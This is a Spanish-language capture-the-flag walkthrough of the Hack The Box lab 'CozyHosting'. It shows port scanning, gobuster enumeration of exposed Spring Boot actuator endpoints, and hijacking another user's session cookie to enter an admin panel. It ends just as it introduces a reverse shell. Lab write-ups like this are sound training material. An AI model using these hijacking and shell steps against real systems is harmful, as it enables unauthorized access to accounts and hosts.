

HTB – CozyHosting

Objetivos del laboratorio:

- Enumerar directorios y archivos ocultos utilizando Gobuster.
- Manipular cookies y sesiones para obtener acceso no autorizado.
- Realizar ataques de fuerza bruta o diccionario para descifrar contraseñas.
- Explotar la posibilidad de ejecutar comandos SSH con privilegios de administrador mediante ProxyCommand.

Requisitos:

- Sistema Operativo Kali Linux
- Extensión para navegadores FoxyProxy
- Repositorio de GitHub; Reverse Shell Cheat Sheet
- Software JD-GUI

Categoría:

Web, Linux, SSH, Manipulación de Cookies, Fuerza Bruta, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

| Comando | Descripción |
|---------|---|
| ping | Se utiliza para verificar la conectividad entre dos nodos en una red. |
| ls | Lista los archivos y directorios en un directorio específico. |
| cat | Se utiliza para concatenar y mostrar el contenido de archivos. |
| sudo | Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario. |
| cd | Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos. |
| echo | Imprime mensajes o variables en la pantalla. |
| base64 | Se utiliza para codificar o decodificar datos en formato Base64. |

Nmap

| Parámetro | Descripción |
|-----------|--|
| -sC | Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo. |
| -sV | Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo. |

Netcat

| Parámetro | Descripción |
|-----------|---|
| -l | Se utiliza para colocar a netcat en modo de escucha (listen). |
| -n | Suprime la resolución de nombres de dominio. |
| -v | Activa el modo detallado que proporcionará más información sobre la conexión. |
| -p | Especifica el número de puerto que utilizará. |

Gobuster


| Parámetro | Descripción |
|-----------|--|
| -u | Se utiliza para especificar la URL de destino |
| -w | Se utiliza para especificar el archivo de palabras clave o diccionario. |
| -t | Se utiliza para especificar el número de hilos que se utilizarán para realizar las solicitudes HTTP. |
| -x | Se utiliza para especificar las extensiones de archivos buscadas. |

Hashcat

| Comando | Descripción |
|---------|--|
| -m | Se utiliza para especificar el tipo de hash que se está intentando atacar. |
| -a | Se utiliza para especificar el algoritmo de hash que se utilizará para descifrar el hash |

Desarrollo:

1. Antes de empezar la resolución de la máquina, es imperativo validar la conectividad con el host objetivo. Este procedimiento se inicia mediante la ejecución de un comando de ping dirigido a la dirección IP correspondiente al dispositivo objetivo.



The screenshot shows a web browser window with the URL `app.hackthebox.com/machines/CozyHosting`. The interface includes a search bar, a sidebar with navigation options, and a main area displaying the target IP address `10.10.11.230`. Below the browser window, a terminal window is open, showing the execution of a `ping` command to the target IP. The output indicates that the connection is successful, with 8 packets transmitted and received, and a 0% packet loss.

2. La siguiente fase se inicia con la aplicación de un escaneo de puertos mediante la herramienta Nmap, destacando la utilización de los parámetros `-sC` y `-sV` para un análisis más exhaustivo. Este procedimiento revela la existencia de los puertos 22 y 80 abiertos en el host objetivo.



The screenshot shows a terminal window with the execution of an `Nmap` scan on the target IP `10.10.11.230`. The command used is `sudo nmap -sC -sV 10.10.11.230`. The output shows the scan results, including the discovery of open ports 22 (SSH) and 80 (HTTP). The terminal also displays the Nmap version (7.94SVN) and the scan time (12:32 -05).


3. Previo a la navegación hacia la dirección IP de la máquina objetivo para acceder a la página web alojada debido a la existencia del puerto 80 HTTP abierto, se procedió a la inclusión de la dirección IP y el nombre de dominio asociado en el archivo "hosts".

```
(eddyrack864@kali)-[~]  
$ sudo nano /etc/hosts
```


4. Una vez que se ha introducido la dirección IP y el nombre de dominio en el editor de texto Nano, se procede a guardar dicha información mediante la combinación de teclas Ctrl + O. La confirmación de los cambios se efectúa mediante la pulsación de la tecla Enter, y posteriormente, se finaliza la sesión en el editor mediante Ctrl + X.

```
GNU nano 7.2 /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali.kali kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
10.129.103.103 unika.htb  
10.129.133.181 thetoppers.htb  
10.129.133.181 s3.thetoppers.htb  
10.10.11.227 keeper.htb tickets.keeper.htb  
10.10.11.230 cozyhosting.htb
```

5. Posteriormente, se procede a acceder al servicio web mediante la introducción de la dirección IP del objetivo en el navegador, conduciendo a la visualización de una página que ostenta prestaciones de hospedaje web.




6. En esta etapa, se procede a realizar una enumeración exhaustiva de todos los directorios presentes en el servicio web mediante la herramienta gobuster. Entre los resultados obtenidos durante este escaneo, destaca la identificación de la ruta /sessions, la cual se selecciona para una investigación más profunda.



```
eddyrack864@kali: ~  
[eddyrack864@kali]~  
$ gobuster dir -u http://cozyhosting.htb/ -w /home/eddyrack864/Descargas/gobuster/SecLists/Discovery/Web-Content/spring-boot.txt -t 150 -x php,html,txt  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://cozyhosting.htb/  
[+] Method: GET  
[+] Threads: 150  
[+] Wordlist: /home/eddyrack864/Descargas/gobuster/SecLists/Discovery/Web-Content/spring-boot.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php,html,txt  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
/actuator (Status: 200) [Size: 634]  
/actuator/env/home (Status: 200) [Size: 487]  
/actuator/env/lang (Status: 200) [Size: 487]  
/actuator/env (Status: 200) [Size: 4957]  
/actuator/env/path (Status: 200) [Size: 487]  
/actuator/sessions (Status: 200) [Size: 95]  
/actuator/health (Status: 200) [Size: 15]  
/actuator/mappings (Status: 200) [Size: 9938]  
/actuator/beans (Status: 200) [Size: 127224]  
Progress: 448 / 452 (99.12%)  
Finished
```

7. Posteriormente, se procede a ingresar a la ruta identificada mediante gobuster, revelando que dicho subdirectorio almacena las JSESSIONID, que constituyen cookies de inicio de sesión. En este contexto, se identifica de manera significativa una JSESSIONID pertinente al usuario denominado "kanderson".



8. Con el propósito de iniciar la explotación de las JSESSIONID identificadas, se inicia el proceso generando una petición errónea mediante la introducción de datos incorrectos. Este procedimiento induce la creación de una nueva JSESSIONID. En esta fase, se realiza una prueba utilizando credenciales ficticias, como "test" para el nombre de usuario y "test" para la contraseña.



Login to Your Account

Username

@ test

Password

●●●●

☐ Remember me

Login

Invalid username or password

9. En este momento, se realiza una inspección detallada de la página. Para llevar a cabo esta tarea, se accede a las herramientas de desarrollo del navegador presionando la tecla F12 y se navega hacia la sección "Storage". Aquí, se localiza el valor asociado a la JSESSIONID

The screenshot shows a web browser with the address bar at `cozyhosting.htb/login?error`. The page displays a "Login to Your Account" form with fields for "Username" and "Password", a "Remember me" checkbox, and a "Login" button. Below the button, it says "Invalid username or password". The browser's developer tools are open to the "Storage" tab, showing a table of cookies:


| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|------------|---------------------------------|-----------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| JSESSIONID | B72F9A04FE8A2E67D0E0060656C873F | cozyhosting.htb | / | Session | 42 | true | false | None | Sat, 16 Dec 2023 17:53:20 GMT |

10. Al explorar la página revelada a través de gobuster, específicamente en la ruta `/sessions`, se mostrará el JSESSIONID correspondiente al intento erróneo previamente efectuado.


The screenshot shows the same login page as before, but the browser's address bar is now at `cozyhosting.htb/actuator/sessions`. The developer tools are open to the "JSON" tab, displaying a response with two entries:

```
{
  "B72F9A04FE8A2E67D0E0060656C873F": "UNAUTHORIZED",
  "3A9991A502FA1A8A25323D072EA9E961": "kanderson"
}
```


11. Se avanza copiando el JSESSIONID asociado al usuario "kanderson" y se procede a sustituirlo por el ID predeterminado presente en la sección de "storage" de las herramientas de desarrollo del navegador.




12. A continuación, en la fase de autenticación, se emplean las siguientes credenciales de inicio de sesión: el nombre de usuario utilizado previamente para el intento erróneo, en este caso "test", y como contraseña se utiliza el JSESSIONID correspondiente al usuario "kanderson". Es crucial destacar que durante este proceso se mantiene constante el valor del JSESSIONID en la sección de almacenamiento del navegador (el JSESSIONID del usuario kanderson).




13. Tras intentar iniciar sesión con las credenciales proporcionadas, se logra un ingreso exitoso que permite la visualización de una interfaz SIEM. En esta plataforma, se presenta información relevante sobre el estado de diversos elementos.




14. Posteriormente, se procede a la utilización de Burp Suite para la interceptación del tráfico. Es imperativo destacar que antes de llevar a cabo este proceso, se debe habilitar la extensión FoxyProxy, la cual debe estar configurada previamente. Luego, dentro de Burp Suite, se navega hacia la sección de Proxy, y se accede a la subsección Intercept, donde se activa la funcionalidad presionando "Intercept is on".



15. Dentro del panel identificado en el SIEM, se procede a realizar una petición específica con el objetivo de permitir a Burp Suite interceptarla y proporcionar información detallada.




16. Dentro de Burp Suite, se observa que ha capturado la petición realizada, desplegando una amplia gama de información detallada sobre la misma.



17. Con base en la información recopilada mediante Burp Suite, se revela la posibilidad de implementar un reverse shell. En este contexto, se opta por utilizar el reverse shell disponible en el repositorio de GitHub:

